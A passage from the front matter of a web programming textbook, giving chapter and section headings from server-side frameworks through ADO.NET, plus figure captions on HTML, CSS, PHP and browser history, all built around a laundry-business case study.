10.8.6 The CSV store, briefly 932
10.8.7 Running it 933
10.9 Python and Flask 934
10.9.1 WSGI: the contract between a server and a Python application 934
10.9.2 The application 934
10.9.3 Jinja2: escaping by default, and a layout by inheritance 938
10.9.4 The session is a signed cookie 939
10.9.5 Data access with `sqlite3` 940
10.9.6 Running it 940
10.10 One Acceptance Test for Every Server 941
10.10.1 Testing from the outside 941
10.10.2 The results 945
10.10.3 Where the builds differ on the wire 946
10.11 Side by Side 947
10.11.1 From an address to a piece of code 947
10.11.2 Templates and escaping 947
10.11.3 Sessions, configuration, data 948
10.12 Deployment 949
10.12.1 PHP: XAMPP and Apache, or nginx and PHP-FPM 949
10.12.2 Servlets and JSP: Tomcat 950
10.12.3 ASP.NET Core: Kestrel, IIS, and `dotnet publish` 950
10.12.4 Flask: gunicorn, and a real deployment bug 950
10.13 Which to Choose 952
10.14 Profitina in Practice 953
10.15 Common Mistakes, and How to Avoid Them 954
10.16 Chapter Summary 955
10.17 Exercises 956
10.18 Solutions to the Exercises 957
References 959

CHAPTER 11 Dynamic Pages and Web Forms 960
11.1 Where We Left Off 960
11.2 Static Pages and Dynamic Pages 961
11.2.1 Two kinds of page 961
11.2.2 A static visitor counter 961
11.2.3 The same counter, dynamic 962
11.2.4 The counter's hidden bug, and the modern page that fixes it 963
11.2.5 Where dynamic stops 965
11.3 Where the Code Lives: Inline, Single-File and Code-Behind 965
11.3.1 A Web Forms site in Visual Studio 965
11.3.2 Code-behind: two files, one class 967
11.3.3 What the framework generates 968
11.3.4 The same split in Razor Pages 969
11.4 HTML Forms in Depth 969
11.4.1 The form element and its attributes 969
11.4.2 What a form sends: successful controls 971
11.4.3 GET and POST 971
11.4.4 Every input type 972
11.4.5 Encoding the body: three enctypes 977
11.4.6 Uploading a file 980
11.4.7 The browser checks, and why that is not enough 980
11.5 The Problem Web Forms Set Out to Solve 981
11.6 The Web Forms Model 981
11.6.1 Server controls 981
11.6.2 The control tree and the class hierarchy 982

11.6.3 A complete web form: MyAccount 983
11.6.4 Postback, seen from the wire 987
11.6.5 ViewState 989
11.6.6 The page life cycle 990
11.6.7 Events 992
11.7 Web Forms Ideas in Their Modern Form 993
11.7.1 One table, both worlds 993
11.7.2 MyAccount in Razor Pages 994
11.7.3 The modern life cycle, recorded 998
11.8 Razor Pages Forms: Model Binding, Tag Helpers, Handlers 1000
11.8.1 The request pipeline 1000
11.8.2 Model binding 1001
11.8.3 Tag helpers and the HTML they write 1002
11.8.4 Handler methods 1005
11.8.5 Validation on the server 1006
11.8.6 Post/Redirect/Get 1007
11.8.7 The antiforgery token 1008
11.9 The Laundry "Take In a New Bill" Form in Razor Pages 1009
11.9.1 The rules, and the price 1009
11.9.2 The page model 1012
11.9.3 The page 1012
11.9.4 Uploading a receipt photo 1015
11.9.5 Where the data lives 1020
11.10 The Same Form in PHP 1021
11.11 The Same Form in Java on the JDK HttpServer 1029
11.12 The Same Form in Python with Flask 1034
11.13 Security of Forms 1041
11.13.1 Validate on the server 1041
11.13.2 Escape on the way out 1041
11.13.3 Cross-site request forgery 1041
11.13.4 Uploads 1042
11.13.5 Twenty checks, four servers 1043
11.14 Profitina in Practice 1045
11.15 Common Mistakes, and How to Avoid Them 1046
11.16 Chapter Summary 1047
11.17 Exercises 1048
11.18 Solutions to the Exercises 1048
References 1050

CHAPTER 12 Evaluation and Discussion III: Server Pages, Forms and State, from JSP to Razor Pages 1052
12.1 Where We Left Off 1052
12.2 How to Approach a Server-Page Problem 1053
12.3 The Case and the Code of This Chapter 1055
12.4 The Project: A JSP Website with Eight CRUD Features 1057
12.4.1 Problem 12.1 — The data model, conceptual and physical 1057
12.4.2 Problem 12.2 — Eight CRUD features in JSP 1061
12.4.3 Problem 12.3 — The most beautiful website, made measurable 1092
12.4.4 Problem 12.4 — Evidence, write-up, hosting and repository 1100
12.5 New Worked Problems: Pages and State 1107
12.5.1 Problem 12.5 — From a Web Forms page to a Razor page 1112
12.5.2 Problem 12.6 — A visitor counter that does not lose visitors 1120
12.6 New Worked Problems: Forms and Handlers 1126
12.6.1 Problem 12.7 — A form whose rules hold whatever the browser does 1126
12.6.2 Problem 12.8 — One page, two buttons, two handlers 1143

12.7 New Worked Problems: Rich Clients and Three Systems 1147
12.7.1 Problem 12.9 — The status check, thin client and fat client 1147
12.7.2 Problem 12.10 — The same page on five systems 1157
12.8 New Worked Problem: A Form That Cannot Be Forged 1164
12.8.1 Problem 12.11 — Anti-forgery tokens, automatic and by hand 1164
12.9 The Problems of This Chapter Compared 1166
12.10 Profitina in Practice 1167
12.11 Common Mistakes, and How to Avoid Them 1168
12.12 Chapter Summary 1169
12.13 Exercises 1169
12.14 Solutions to the Exercises 1170
References 1172

CHAPTER 13 Data on the Page: GridView and Data Grids 1174
13.1 Where We Left Off 1174
13.2 The Problem a Grid Solves 1175
13.2.1 Seven jobs 1175
13.2.2 The size of the problem 1175
13.2.3 The case study, stated as the original lesson stated it 1176
13.3 The Data Underneath 1177
13.3.1 The original MyLaundry database 1177
13.3.2 Reading a table from C#, before any grid 1179
13.3.3 Profitina Laundry's bills 1181
13.4 GridView: a Table That Knows Its Data 1182
13.4.1 What a server control is, once more 1182
13.4.2 The smallest grid 1183
13.5 Columns, Commands and Postbacks 1184
13.5.1 Declaring the columns 1184
13.5.2 A click is a postback 1187
13.5.3 Reading the handlers, and the bug in one of them 1188
13.5.4 A grid as a data source for another control 1189
13.6 Templates: Editing, Deleting and Adding in Place 1191
13.6.1 The page 1191
13.6.2 The handlers 1193
13.6.3 Adding, and a message that should not be written that way 1199
13.7 Data Source Controls, Paging and Sorting 1200
13.7.1 Declaring the data instead of coding it 1200
13.7.2 The Laundry bills, as Web Forms would have done them 1200
13.7.3 What the declarations cannot say 1203
13.8 From Web Forms to Razor Pages 1206
13.8.1 The same jobs, different habits 1206
13.8.2 One request, followed through 1207
13.8.3 The address scheme 1207
13.9 The Grid's State Lives in the Address 1208
13.9.1 One object for the whole state 1208
13.9.2 Forms carry the state too 1210
13.10 Filtering Safely 1210
13.10.1 A WHERE clause with holes for values 1210
13.10.2 "To" means "to the end of that day" 1211
13.11 Sorting by Column Without SQL Injection 1211
13.11.1 The one part of the query you cannot bind 1211
13.11.2 The white list 1212
13.11.3 Why the tie-breaker matters 1213
13.12 Server-Side Paging with LIMIT and OFFSET 1213
13.12.1 Three small formulas 1213

13.12.2 The query 1214
13.13 Keyset Paging, and Measuring Both 1215
13.13.1 What OFFSET really asks for 1215
13.13.2 Keyset paging: continue from where you stopped 1216
13.13.3 The same condition, three ways, one of which is slow 1216
13.13.4 Measuring it on the Laundry's bills 1217
13.13.5 Which one the grid uses, and why 1219
13.14 Inline Editing of the Status 1219
13.14.1 What may change, and how 1219
13.14.2 Two cashiers, one bill 1221
13.14.3 Answering a POST with a redirect 1222
13.15 Deleting with Confirmation 1223
13.15.1 When may a bill be deleted? 1223
13.15.2 Asking first, without depending on a script 1224
13.15.3 The server side 1224
13.16 Exporting to CSV 1225
13.16.1 The format 1225
13.16.2 Two traps that are not in the RFC 1225
13.17 The Razor Pages Grid, Assembled 1227
13.17.1 The project, and the package that could not be installed 1227
13.17.2 Program.cs 1227
13.17.3 The page model 1229
13.17.4 The template 1231
13.17.5 The in-memory white list, and the SQL store 1233
13.18 The Same Grid in PHP with PDO 1235
13.19 The Same Grid in Java 1238
13.20 The Same Grid in Python with Flask 1240
13.21 Progressive Enhancement with fetch() 1243
13.21.1 Two browsers, one grid 1243
13.21.2 How it works 1246
13.21.3 Tested in a real browser 1246
13.22 One Set of Checks for Four Servers 1246
13.22.1 A test that does not trust the server 1246
13.22.2 What ran, and where 1247
13.23 Profitina in Practice 1248
13.24 Common Mistakes, and How to Avoid Them 1249
13.25 Chapter Summary 1250
13.26 Exercises 1250
13.27 Solutions to the Exercises 1251
References 1252

CHAPTER 14 Validation and State Management 1254
14.1 Where We Left Off 1254
14.2 Why Validate, and Where 1255
14.2.1 Three kinds of bad data 1255
14.2.2 Client side and server side 1255
14.2.3 A client-side check written by hand 1256
14.2.4 Why the browser's check proves nothing 1258
14.3 The Web Forms Validator Controls 1259
14.3.1 How a validator control works 1259
14.3.2 RequiredFieldValidator 1260
14.3.3 CompareValidator: three jobs in one control 1262
14.3.4 RangeValidator 1263
14.3.5 RegularExpressionValidator 1264
14.3.6 CustomValidator, on the client and on the server 1266

14.3.7 ValidationSummary 1269
14.3.8 The Laundry customer form, the Web Forms way 1270
14.3.9 User controls: a piece of page you can reuse 1273
14.4 Validation in ASP.NET Core Razor Pages 1275
14.4.1 The project, and how to run it 1275
14.4.2 Data annotations: rules written as attributes 1278
14.4.3 A custom attribute for Indonesian mobile numbers 1279
14.4.4 Model binding and ModelState 1281
14.4.5 The page: asp-for and asp-validation-for 1283
14.4.6 Unobtrusive client validation 1284
14.4.7 Rules that need the database 1286
14.5 HTTP Forgets: the Problem of State 1288
14.5.1 Every request meets a new page 1288
14.5.2 Redirecting, and passing a value along 1289
14.5.3 A map of the mechanisms 1290
14.6 State Kept by the Client 1293
14.6.1 View state 1293
14.6.2 Control state 1296
14.6.3 Hidden fields 1298
14.6.4 Query strings 1299
14.6.5 Cookies 1299
14.7 State Kept by the Server 1303
14.7.1 Session state 1303
14.7.2 Sessions in ASP.NET Core 1306
14.7.3 A bill draft in the session 1306
14.7.4 TempData, flash messages and Post/Redirect/Get 1311
14.7.5 Application state and the cache 1312
14.7.6 Profile properties, and the database as state 1314
14.7.7 The state lab 1314
14.8 The Same Front Desk in PHP 1316
14.9 The Same Front Desk in Java 1320
14.9.1 On the JDK's own HTTP server 1320
14.9.2 With servlets and HttpSession 1322
14.10 The Same Front Desk in Python with Flask 1325
14.11 One Test, Four Servers 1333
14.12 Security and Personal Data 1334
14.13 Profitina in Practice 1335
14.14 Common Mistakes, and How to Avoid Them 1336
14.15 Chapter Summary 1337
14.16 Exercises 1337
14.17 Solutions to the Exercises 1338
References 1339

CHAPTER 15 ADO.NET and the Data Layer 1341
15.1 Where We Left Off 1341
15.1.1 What ran in this book, and what did not 1342
15.2 What ADO.NET Is 1342
15.2.1 One interface for many kinds of data 1342
15.2.2 A short history: ODBC, OLE DB, ADO, ADO.NET 1343
15.2.3 Two ways of working 1344
15.2.4 The components: providers and the DataSet 1346
15.2.5 Assemblies, namespaces and providers, then and now 1347
15.3 Getting a Database to Talk To 1347
15.3.1 SQL Server and SQL Server Management Studio 1348
15.3.2 SQL Server authentication and the `sa` account 1348

15.3.3 The Northwind sample database ... 1350
15.3.4 The databases this chapter's code uses ... 1351
15.4 The Connected Model ... 1351
15.4.1 Four objects and their interfaces ... 1351
15.4.2 The pattern of connected access ... 1353
15.4.3 EmployeesReader, as it was written and as it is written today ... 1354
15.4.4 Connections and connection strings ... 1356
15.4.5 Commands ... 1359
15.4.6 Parameters ... 1361
15.4.7 The DataReader ... 1363
15.5 Transactions ... 1367
15.5.1 Three rows, one act ... 1367
15.5.2 Transactions in ADO.NET ... 1368
15.5.3 Isolation levels ... 1372
15.5.4 Two other ways to spell a transaction ... 1374
15.6 The Disconnected Model ... 1375
15.6.1 Motivation and idea ... 1375
15.6.2 The DataSet and its parts ... 1376
15.6.3 A DataSet built by hand: persons and their contacts ... 1379
15.6.4 Change management and the states of a row ... 1384
15.6.5 Row versions ... 1387
15.6.6 Constraints, exceptions and row errors ... 1388
15.6.7 DataView: sorting, filtering and finding ... 1388
15.6.8 The whole Laundry in memory ... 1391
15.7 The DataAdapter: Between the Database and the DataSet ... 1393
15.7.1 Architecture ... 1393
15.7.2 Loading data ... 1395
15.7.3 Writing changes back, and conflicts ... 1396
15.7.4 Events on every row ... 1397
15.7.5 The round trip on the Laundry database ... 1398
15.8 DataSets and XML ... 1399
15.8.1 Two representations of the same data ... 1399
15.8.2 Run: data, schema, inference and DiffGram ... 1402
15.8.3 Typed DataSets and the XML DOM ... 1405
15.9 What ADO.NET 2.0 Promised, and What Became of It ... 1408
15.10 Stored Procedures ... 1412
15.10.1 What a stored procedure is, and why you might want one ... 1412
15.10.2 The unit of work as a MySQL procedure ... 1412
15.10.3 Calling a procedure ... 1415
15.11 SQL Injection, Shown and Prevented ... 1416
15.11.1 The attack ... 1416
15.11.2 Not only SQL: the same attack on a DataTable ... 1418
15.11.3 Why parameters stop it ... 1419
15.11.4 What parameters cannot do ... 1419
15.11.5 Defense in depth ... 1420
15.12 A Data Layer for Profitina Laundry ... 1420
15.12.1 Why a layer, and why an interface ... 1420
15.12.2 The disconnected implementation: the DataSet as a database ... 1422
15.12.3 The connected implementation: any ADO.NET provider ... 1424
15.12.4 The tests ... 1425
15.12.5 The pages: Razor Pages over the repository ... 1426
15.12.6 From MyADO2.aspx to a Razor Page ... 1429
15.13 The Same Data Layer in PHP with PDO ... 1433
15.14 The Same Data Layer in Java with JDBC ... 1437
15.15 The Same Data Layer in Python with `sqlite3` ... 1440

15.16 Entity Framework Core: the Modern ORM 1443
15.16.1 What an ORM does 1443
15.16.2 The Laundry's unit of work in EF Core 1444
15.16.3 ADO.NET, a micro-ORM, or EF Core? 1445
15.17 Four Tracks Side by Side 1445
15.18 Profitina in Practice 1446
15.19 Common Mistakes, and How to Avoid Them 1447
15.20 Chapter Summary 1447
15.21 Exercises 1448
15.22 Solutions to the Exercises 1449

CHAPTER 16 Evaluation and Discussion IV: One Complete ASP.NET Application, and the Whole Book 1452

16.1 Where We Left Off 1452
16.2 How to Approach a Complete Application 1453
16.3 The Case and the Code of This Chapter 1455
16.4 The Project: A CRUD Website in ASP.NET 1456
16.4.1 Problem 16.1 — Designing the database 1457
16.4.2 Problem 16.2 — Registration, login and logout 1470
16.4.3 Problem 16.3 — Create, read, update and delete 1480
16.4.4 Problem 16.4 — It works, and it is beautiful 1530
16.4.5 Problem 16.5 — The evidence and the report 1539
16.4.6 Problem 16.6 — The repository and the hosting 1550
16.5 New Worked Problems: Data Grids 1553
16.5.1 Problem 16.7 — Paging and sorting a grid safely 1553
16.5.2 Problem 16.8 — A grid with a footer 1564
16.6 New Worked Problems: Validation and State 1571
16.6.1 Problem 16.9 — Validation that the browser cannot switch off 1572
16.6.2 Problem 16.10 — Where does each piece of state live? 1576
16.7 New Worked Problems: ADO.NET and the Data Layer 1579
16.7.1 Problem 16.11 — Reading connected and disconnected, and the N + 1 trap 1579
16.7.2 Problem 16.12 — A bill and its log row, all or nothing 1592
16.7.3 Problem 16.13 — Two cashiers, one customer: the lost update 1596
16.8 The Capstone: the Complete Profitina Laundry Application 1602
16.9 The Problems of This Chapter Compared 1604
16.10 The Whole Book in One Table 1605
16.11 Where to Go Next 1606
16.11.1 Frameworks 1606
16.11.2 Deployment 1607
16.11.3 A security checklist 1608
16.12 Profitina in Practice 1608
16.13 Common Mistakes, and How to Avoid Them 1609
16.14 Chapter Summary and a Closing Word 1610
16.15 Exercises 1611
16.16 Solutions to the Exercises 1611
References 1613

List of Figures

Figure 1.1 The internet as a network of networks: clients and servers sit on LANs, wireless LANs, WANs, mobile networks, an ISP's network and even a telephone network, and all of those join the same middle. 3
Figure 1.2 One person's internet: a dozen categories of service, and dozens of providers inside each. Only some of them are reached through a browser. 4
Figure 1.3 Registered domain names in June 2026: `.com` against all the country codes together, and the ten largest country codes. Indonesia's `.id` is added below the list. 8
Figure 1.4 The exchange in one picture: URL in, HTTP request out, a TCP/IP connection in between, HTTP response back, display. Each message is a header followed by a body. 13
Figure 1.5 HTTP/1.1 and HTTP/2 run over TLS and TCP; HTTP/3 runs over QUIC, which carries TLS 1.3 inside it and runs over UDP. All three carry the same messages. 28
Figure 1.6 Web server share in 2026, measured two ways: by W3Techs over all websites whose server is known, and by Netcraft over the million busiest sites. 29
Figure 1.7 Lynx 2.9 showing the Profitina Laundry page of Section 1.17.1 in a terminal. The title is at the top right, the headings are highlighted, the table is laid out in plain characters, and the image is replaced by its alternative text. 34
Figure 1.8 NCSA Mosaic for Windows, 1993, the first widely used graphical browser: (1) the document title, (2) the Document URL box, the ancestor of the address bar, (3) an image inside the page, (4) back and forward. 35
Figure 1.9 The three browser engines of 2026 and the browsers built on each, with the engines that have been retired. 35
Figure 1.10 The most-used browser in each period, 1993 to 2026, with the launches and retirements that shaped it. The boundaries before 2009 are approximate. 36
Figure 1.11 Four StatCounter snapshots of browser share, January 2009 to August 2026. In 2009 only desktop browsers were counted; the later rows include phones and tablets. 36
Figure 1.12 Browser share of page views in August 2026, worldwide and in Indonesia. Chrome leads everywhere, and by more in Indonesia, where most browsing happens on Android phones. 37
Figure 1.13 Desktop browser share in August 2026, worldwide, in China and in the Russian Federation. The browsers in amber were made for one national market. 37
Figure 1.14 A first HTML document and what Chromium makes of it. The `<title>` appears only on the tab, not in the page, and `<b>first</b>` becomes bold. 40
Figure 1.15 Web technology, 1990 to 2026: client-side lanes above the dashed rule, server-side below it, and the client-and-server techniques at the bottom. Every language this book teaches is on it. 41
Figure 1.16 The languages used by respondents to the 2025 Stack Overflow Developer Survey, top fifteen. The languages of this book are in teal. 42
Figure 1.17 The PYPL index for September 2026, built from Google searches for language tutorials. It measures who is learning a language, not who is using one. 42
Figure 1.18 The TIOBE index for September 2026. TIOBE explicitly does not claim to rank languages by quality or by lines of code written. 43
Figure 1.19 The five largest languages on GitHub in 2025 by monthly contributors, with each one's growth over 2024. TypeScript reached first place in August 2025. 43
Figure 1.20 The rank of eleven languages in four rankings of 2025 and 2026. Darker cells are higher ranks; a blank cell means the source does not publish that rank. 44
Figure 1.21 Programming languages by adoption stage, as InfoQ placed them in 2019. "Late majority" is where a language goes when it has won. 44
Figure 1.22 The generations in one word each: each adds one ability to the last — read, then write, then execute, then intelligent. 45
Figure 1.23 Web 1.0, "focused on me and my site": the owner publishes, visitors read, and the only return path is a contact form. 45

Figure 1.24 Web 2.0, "the social network": the visitor is in the middle and every arrow runs in both directions. 46
Figure 1.25 The working systems compared: Web 1.0 above, Web 2.0 below, with contributing readers, RSS and a social network added. 47
Figure 1.26 1996, 2006 and today: sites and people online, with published content flowing down and user-generated content flowing up. 47
Figure 1.27 Web 1.0, Web 2.0 and the Semantic Web as flows of documents between producers, consumers and, in the Semantic Web, machines that read the documents themselves. 48
Figure 1.28 Web generations plotted against social and information connectivity, after Nova Spivack of Radar Networks, with the Web 5.0 that later versions add. 49
Figure 1.29 Four quadrants: connecting information, people, knowledge, intelligence. 50
Figure 1.30 The generations applied to e-learning, from reading on the information web to self-organizing learning on the intelligent web. 50
Figure 1.31 Web 0.0 to Web 6.0 as used in the online-mapping literature, from the desktop era to "independent existence". 51
Figure 1.32 The web expanding from a web of content, through communication, context and things, to a web of thoughts, as TrendONE forecast it in 2008. 51
Figure 1.33 One client, five servers. The static server reads a file; the other four build the page for each request. All five speak the same HTTP. 58
Figure 2.1 A static page in three steps. The browser asks for a particular HTML file, the server finds it on disk and sends it back, and the browser displays it; no program runs on the server. 86
Figure 2.2 A page produced by a separate program through CGI, in five steps. The server starts the program for every request, waits for its output, and only then answers the browser. 87
Figure 2.3 A page produced from a file with embedded scripts, in four steps. The server reads the file, runs the scripts inside it, and sends the finished HTML. 87
Figure 2.4 An HTML document drawn as a tree. The head carries information about the page; the body carries everything the visitor sees. 90
Figure 2.5 The text inside `<title>` labels the browser tab. The same text names the bookmark and becomes the headline of a search result. 91
Figure 2.6 The `<body>` element with `text` and `bgcolor` attributes: green text on an orange background. Both attributes are obsolete; Section 2.15 does the same job in CSS. 92
Figure 2.7 The six heading levels as a browser draws them, from `<h1>` at the top to `<h6>` at the bottom. The sizes are the browser's defaults and CSS can change them entirely. 93
Figure 2.8 A heading and a paragraph. The two source lines of the paragraph have been joined into one, because HTML collapses every run of whitespace to a single space. 94
Figure 2.9 A horizontal rule drawn with the obsolete `align`, `width`, `size` and `noshade` attributes: 90 percent of the width, 30 pixels thick, and flat. The list below it uses `type="A"` for letters. 95
Figure 2.10 The formatting document as a browser draws it. `<em>` and `<i>` produce the same italic, and `<strong>` and `<b>` the same bold: the difference between them is meaning, not ink. 97
Figure 2.11 Text set with the obsolete `<font>` element: color `#112255` at size 5. CSS does the same with `color` and `font-size`. 98
Figure 2.12 A centered paragraph above a `<pre>` block. Inside `<pre>`, every space and line break in the source survives. 98
Figure 2.13 An unordered list. The bullets and the indentation are the browser's defaults, and CSS can change or remove both. 99
Figure 2.14 An ordered list. The browser generates the numbers, so inserting an item in the middle never leaves the rest wrong. 100
Figure 2.15 The linked page, `html/basics/contact.html`, in an editor. A complete HTML document needs only the skeleton and one line of content. 102
Figure 2.16 The link page in a browser. The four links are underlined and colored; the two marked headings are ordinary bold text, because a destination does not change how it is drawn. 103
Figure 2.17 Four `<td>` cells with no `<tr>` around them. Having been told nothing about rows, the browser puts all four cells in one. 105
Figure 2.18 A table of two rows and two columns, with a `<caption>` above it. The caption belongs to the table, so it moves and prints with it. 106

Figure 2.19 The formatted table. The gaps between cells come from `cellspacing`; the padding inside them is missing, because the attribute was misspelled and HTML silently ignores what it does not recognize. 107
Figure 2.20 Inline CSS: a `style` attribute on a single `<b>` element makes that one piece of text blue. 124
Figure 2.21 Internal CSS: one rule for `b` in the document head colors every bold run on the page blue. 125
Figure 2.22 An external stylesheet. The first rule has four selectors separated by commas, so one declaration colors four heading levels at once; the rest set a font size per level. 125
Figure 2.23 The page that links the external stylesheet, `html/basics/historic/stylecss03.html`. It also carries an internal `<style>` block, so two sources of CSS apply to the same document. 126
Figure 2.24 The rendered page. Headings 1 to 4 are blue and sized by the external file; the bold runs are blue from the internal rule; and `<h5>`, which no rule mentions, keeps the browser's default. 126
Figure 2.25 A page using both kinds of selector (`html/basics/historic/stylecss04.html`): `#TOP` styles one `<div>`, and `.MyLine` styles the two paragraphs that carry that class. 128
Figure 2.26 The rendered page. The yellow band, its padding and its centering come from `#TOP`; the two blue centered lines come from `.MyLine`; the paragraph outside the `<div>` is untouched. 128
Figure 2.27 The sixteen original color keywords with their hexadecimal values. Note that `green` is the dark `#008000` while the bright one is `lime`. 129
Figure 2.28 The 216 web-safe colors. Each swatch shows its three-digit code, such as `9C0` for `#99CC00`, grouped in six blocks by the red digit. **`rgb()`** writes the same numbers in decimal, `rgb(37 99 235)`, and a fourth value adds transparency: `rgb(37 99 235 / 0.35)` is that blue at 35 percent opacity. 129
Figure 2.29 The price page with the system in dark mode. Only the eight tokens in the media query changed; every rule that uses them followed. 132
Figure 2.30 The box model of a card with `width: 300px`, 20 pixels of padding, a 5-pixel border and a 30-pixel margin. Content in the middle, then padding, border and margin. 134
Figure 2.31 The price page on a phone 390 pixels wide. Flexbox wrapped the menu, and without the media query the two columns became one. 138
Figure 2.32 `alert()` opens a dialog and stops everything until it is dismissed. Useful while learning; never in a finished page. 141
Figure 2.33 `prompt()` asks a question and returns whatever the visitor types, or `null` if they press Cancel. 142
Figure 2.34 The page after `document.write` has joined the greeting to the name and written it out. 142
Figure 2.35 A one-field form wired to a script through an `onsubmit` attribute. Pressing Search runs a function instead of sending the form to a server of our own. 143
Figure 2.36 Two ways to ask the server about bill B2938. A form loads a whole new page; `fetch` gets JSON and the script changes one part of the current page. 146
Figure 2.37 The status page after a successful check. The form stayed where it was; only the result card below it is new. 148
Figure 2.38 The finished price page. The table came from `GET /api/services`, and the calculator has already priced 4.3 kilograms as five. 153
Figure 2.39 The pickup form stopped in the browser. Every bad field is marked at once, in plain words, and the summary counts them. 154
Figure 3.1 The static web. The client asks for an HTML document; the server finds it among the documents it holds and sends it back unchanged. 168
Figure 3.2 The PHP web application architecture. The server passes the file to the PHP interpreter, which may consult data and produces the HTML response. The client never sees the PHP, only what it printed. 168
Figure 3.3 Server-side languages. Each occupies the same slot of **Figure 3.2**; they differ in syntax, tooling and the kind of organization that tends to choose them. 169
Figure 3.4 Rasmus Lerdorf, who wrote the first version of PHP in 1994. A group including Jim Winstead, Stig Bakken, Shane Caraveo, Andi Gutmans and Zeev Suraski developed it further. 170
Figure 3.5 Hello World, `php/hello.php`, in a text editor. Only the lines between `<?php` and `?>` are PHP; everything else is HTML that PHP passes through untouched. 171

Figure 3.6 The same file requested through the web server. The address is an `http://` address, not a `file:///` one; that is what makes the difference between running the program and reading it. 171
Figure 3.7 The opening and closing tags PHP has accepted. Only `<?php … ?>` and its echo shorthand `<?= … ?>` work on every server; the others are optional or removed. 174
Figure 3.8 PHP's types in three families: scalar types hold one value, compound types hold several, and special types stand for something outside PHP or for no value at all. 176
Figure 3.9 Arithmetic, assignment, comparison, identity, spaceship, increment and logical operators, each with an example and its result. 180
Figure 3.10 String, array and conditional-assignment operators. The null-coalescing operator `??` supplies a default for a request field that may be absent. 180
Figure 3.11 How `switch` runs. Control jumps to the matching `case`; `break` leaves the statement. Without `break`, execution *falls through* into the next case. 185
Figure 3.12 `php/classic/break_continue.php`: a `break` and `continue` example. The loop is written to run from 0 to 10, but two statements inside it change that. 186
Figure 3.13 What **Figure 3.12** prints: `0 1 2 4 5 6`. Three is missing and the sequence stops at six. 187
Figure 3.14 `php/classic/functions.php`: the first half of the example: `print_odd()` with no parameter, then `print_odd2()` with two. 191
Figure 3.15 `php/classic/functions.php`: the second half: calling `print_odd2()` with 5 and 70, then `circleArea()`, a function that *returns* a value rather than printing one. 191
Figure 3.16 The output of **Figure 3.14** and **Figure 3.15**. The value `31400` was returned by `circleArea(100)`; the calling code printed it. 192
Figure 3.17 `php/classic/array_indexed.php`: two ways to build an indexed array: all at once with `array(…)`, or starting empty and appending with `[]`. The comments name the index each value lands on. 196
Figure 3.18 The output of **Figure 3.17**. Only three of the four fruits appear, because the program prints indexes 0, 2 and 3. 196
Figure 3.19 `php/classic/array_assoc.php`: an associative array built two ways: `$grade` declared with `=>`, read as *maps to*, and `$age` built one key at a time. 197
Figure 3.20 The output of **Figure 3.19**. Each value was retrieved by name, not by position. 197
Figure 3.21 `php/classic/array_walk.php`: the same three-element array printed with `FOR` and an index, then with `FOREACH`. Keywords are case insensitive, which is why the upper-case spellings work. 198
Figure 3.22 The output of **Figure 3.21**: identical lines from both loops. 198
Figure 3.23 `php/classic/array_keys.php`: two ways of walking an associative array: `foreach` with `$name => $grd`, and a `while` loop over the array's internal pointer with `key()`, `current()` and `next()`. 199
Figure 3.24 The output of **Figure 3.23**: the same four grades in insertion order from both loops. 199
Figure 3.25 `php/classic/print_r.php`: printing an array's structure with `print_r()`. The `<pre>` tags keep the line breaks that `print_r()` produces; without them the browser would collapse everything onto one line. 200
Figure 3.26 The output of **Figure 3.25**: every key and value, the indexed array first and the associative array second. 200
Figure 3.27 `php/classic/sorting.php`: sorting an associative array with `sort()` and then `rsort()`, printing the structure before and after each step. 201
Figure 3.28 The output of **Figure 3.27**. Before sorting the keys are names; after `sort()` they are 0 to 4. The names are gone. 202
Figure 3.29 One HTTP request, read three ways. The request line fills `$_GET` and `$_SERVER`, the `Cookie` header fills `$_COOKIE`, and the body fills `$_POST`; Java and Flask expose the same parts under other names. 214
Figure 3.30 A session, step by step. The browser holds only the id `PHPSESSID`; the data lives on the server. Steps 3 to 6 are also the post/redirect/get pattern of Section 3.20.5. 245
Figure 4.1 The eight steps used for every problem in this chapter; the dashed arrow is the loop between building and observing. 282

Figure 4.2 The Local Food page at 1000 pixels wide; the script has marked *Local Food* as the current page and the stylesheet has underlined it. 292
Figure 4.3 The homepage at 390 pixels, the width of a common phone: one column of cards and a navigation that wraps. 292
Figure 4.4 Three fates of `GET /portfolio/profile`: a static host redirects to the address with a slash and then sends the index file; our own server sends it at once; a one-page design never lets the server see which page was wanted. 299
Figure 4.5 The Local Food page before the fix: a gap of 47 pixels between the top of each card and its heading, where the design wanted 19. 311
Figure 4.6 How the web works: the user gives the browser a URL, the browser sends an HTTP request over TCP/IP, and the server answers with an HTTP response made of a header and a body, which the browser displays. 322
Figure 4.7 The structure of every HTML document: a root, a head that carries the title and other metadata, and a body that carries everything the reader sees. 335
Figure 4.8 The price list in headless Chromium: a note box, a table with a header row and row headers, the express row in red, and the caption below the table. 337
Figure 4.9 A table written with four cells and no rows, as a browser renders it: the parser silently inserted the missing `tbody` and `tr`, and all cells ended up in one row. 344
Figure 4.10 An internal stylesheet with both selector forms: `#TOP` for the one element with that id, `.MyLine` for every element carrying that class. 352
Figure 4.11 What **Figure 4.10** renders: the id rule paints the block, the class rule colors the two paragraphs, and the misspelled `FRONT-WEIGHT` declaration is silently ignored. 352
Figure 4.12 The smallest program with both `continue` and `break`: when `$i` is 3 the rest of that pass is skipped; when `$i` is 7 the loop ends. 363
Figure 4.13 What **Figure 4.12** prints in the browser: 3 is skipped by `continue`, and everything from 7 on is cut off by `break`. 363
Figure 4.14 The same trap on names and scores: after `sort()` and `rsort()` the scores are in order, but the names have been replaced by 0 to 4. 369
Figure 4.15 The three form-handling superglobals: `$_POST` for a POST form, `$_GET` for a GET form or a variable taken from the URL, and `$_REQUEST` for either. 370
Figure 5.1 PHP at a glance: its full name, the current and supported versions as of September 2026, and where this book uses it. 387
Figure 5.2 The three programs behind every dynamic page: Apache speaks HTTP and serves files, PHP runs the `.php` files Apache hands it, and MySQL or MariaDB stores the data and answers SQL. 388
Figure 5.3 XAMPP, the bundle this book uses: one installer for Apache, MariaDB, PHP and Perl, already configured to work together, with the versions its newest release contains. 389
Figure 5.4 MySQL: a free, open-source relational database server under the GNU General Public License, owned by Oracle, with its supported long-term lines as of September 2026. 393
Figure 5.5 MariaDB, the fork of MySQL started in 2009 by MySQL's original developers. It speaks the same protocol and the same SQL, and it is what XAMPP and most Linux distributions install when you ask for "MySQL"; the four long-term lines are those maintained in September 2026. 393
Figure 5.6 phpMyAdmin: a MySQL client written in PHP and used through the browser, for managing databases and users and for running queries. It ships with XAMPP and is the friendliest place to start; the 5.2 series is the maintained one [9]. 393
